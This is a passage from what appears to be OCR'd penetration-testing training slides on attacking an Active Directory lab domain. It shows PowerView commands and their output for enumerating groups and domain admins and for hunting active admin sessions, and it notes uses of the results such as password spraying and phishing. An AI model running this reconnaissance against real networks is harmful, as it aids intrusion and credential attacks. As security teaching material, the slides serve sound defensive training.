Kenobi, Obi-Wan               obi-wan.kenobi                obi-wan.kenobi@pwny.lab
Chewbacca                     chewbacca                     chewbacca@pwny.lab
Binks, Jar-Jar                jar-jar.binks                 jar-jar.binks@pwny.lab
```

Phase 2 – Unprivileged user

Taking advantage of LDAP


- All this information can be re-used for further attacks...
- For example:
  - Usernames
    - Password spraying
  - Phone numbers
    - Social engineering
  - Mail addresses
    - Phishing attacks

Phase 2 – Unprivileged user


Lateral movement - PowerView

- Enumerate what groups a specific user is member of

```
# List all groups of a specific user
Get-DomainGroup -MemberIdentity darth.vader -Credential $Cred | Format-Table cn
```



```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity darth.vader


cn
--
Domänen-Benutzer
Marketing
Research and Development
```




```
PS C:\Users\Administrator.WORKSTATION02> Get-DomainGroup -MemberIdentity chewbacca

cn
--
Domänen-Benutzer
```

Phase 2 – Unprivileged user


Lateral movement - PowerView

➢ Enumerate existing groups

```
# Get all existing groups
get-netgroup -Credential $Cred | Format-Table cn, distinguishedname, description
get-netgroup *adm* -Credential $Cred | Format-Table cn, distinguishedname, description
```



```
DnsUpdateProxy                         CN=DnsUpdateProxy,CN=Users,DC=pwny,D... DNS-Clients, die dyna
Production                             CN=Production,OU=global,OU=Groups,OU...
Research and Development               CN=Research and Development,OU=globa...
Purchasing                             CN=Purchasing,OU=global,OU=Groups,OU...
Marketing                              CN=Marketing,OU=global,OU=Groups,OU=...
Human Resource Management              CN=Human Resource Management,OU=glob...
Accounting and Finance                 CN=Accounting and Finance,OU=global,...
Sales                                  CN=Sales,OU=global,OU=Groups,OU=pwny...
Helpdesk                               CN=Helpdesk,OU=global,OU=Groups,OU=p...
DCAdmins                               CN=DCAdmins,OU=global,OU=Groups,OU=p...
MSSQLAdmins                            CN=MSSQLAdmins,OU=global,OU=Groups,O...
ExchangeAdmins                         CN=ExchangeAdmins,OU=global,OU=Group...
Management                             CN=Management,OU=global,OU=Groups,OU...
DHCP-Benutzer                          CN=DHCP-Benutzer,CN=Users,DC=pwny,DC... Mitglieder, die nur 
DHCP-Administratoren                   CN=DHCP-Administratoren,CN=Users,DC=... Mitglieder, die Admir
adm_workstations                       CN=adm_workstations,OU=Admins,OU=pwn...
```




```
cn                                      distinguishedname                       description
--                                      -----------------                       -----------
Administratoren                         CN=Administratoren,CN=Builtin,DC=pwn... Administratoren haben uneingesch
Hyper-V-Administratoren                 CN=Hyper-V-Administratoren,CN=Builti... Die Mitglieder dieser Gruppe erh
Schema-Admins                           CN=Schema-Admins,CN=Users,DC=pwny,DC... Designierte Administratoren des 
Organisations-Admins                    CN=Organisations-Admins,CN=Users,DC=... Angegebene Administratoren der O
Domänen-Admins                          CN=Domänen-Admins,CN=Users,DC=pwny,D... Administratoren der Domäne
DnsAdmins                               CN=DnsAdmins,CN=Users,DC=pwny,DC=lab    Gruppe "DNS-Administratoren"
DCAdmins                                CN=DCAdmins,OU=global,OU=Groups,OU=p...
MSSQLAdmins                             CN=MSSQLAdmins,OU=global,OU=Groups,O...
ExchangeAdmins                          CN=ExchangeAdmins,OU=global,OU=Group...
DHCP-Administratoren                    CN=DHCP-Administratoren,CN=Users,DC=... Mitglieder, die Administratorzug
adm_workstations                        CN=adm_workstations,OU=Admins,OU=pwn...
```

Phase 2 – Unprivileged user


Lateral movement - PowerView

- Enumerate what groups a specific user is member of

```
# List all members of a specific group
Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred | Format-Table groupname,
memberdomain, membername
```



```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred
me, memberdomain, membername

GroupName                              MemberDomain                           MemberName
---------                              ------------                           ----------
Domänen-Admins                         pwny.lab                               luke.skywalker
Domänen-Admins                         pwny.lab                               pwnyadm
Domänen-Admins                         pwny.lab                               shirsch
Domänen-Admins                         pwny.lab                               mfriedman
Domänen-Admins                         pwny.lab                               sbeyer
Domänen-Admins                         pwny.lab                               ckrueger
Domänen-Admins                         pwny.lab                               mdresdner
Domänen-Admins                         pwny.lab                               Administrator
```




```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "adm_workstations" -Recurse -Credential $Cr
name, memberdomain, membername

GroupName                              MemberDomain                           MemberName
---------                              ------------                           ----------
adm_workstations                       pwny.lab                               obi-wan.kenobi
adm_workstations                       pwny.lab                               rboral
adm_workstations                       pwny.lab                               tdiederich
adm_workstations                       pwny.lab                               klaggal
adm_workstations                       pwny.lab                               pbohm
adm_workstations                       pwny.lab                               omiqogh
adm_workstations                       pwny.lab                               pfoerster
adm_workstations                       pwny.lab                               tkardis
adm_workstations                       pwny.lab                               josterhagen
adm_workstations                       pwny.lab                               chartmann
```

Phase 2 – Unprivileged user

Lateral movement - PowerView


- Go for a hunt and check out users that have active sessions work computers

```
# Go hunting for active user sessions
Invoke-UserHunter -showall -Credential $cred -ComputerName workstation04 | Format-Table -Property
userdomain, username,computername, ipaddress
```



```
UserDomain                        UserName                     ComputerName                 IPAddress
----------                        --------                     ------------                 ---------
PWNY                              luke.skywalker               workstation04                10.0.3.105
PWNY                              luke.skywalker               workstation04                10.0.3.105
PWNY                              luke.skywalker               workstation04                10.0.3.105
PWNY                              luke.skywalker               workstation04                10.0.3.105
```

- Remember that one??



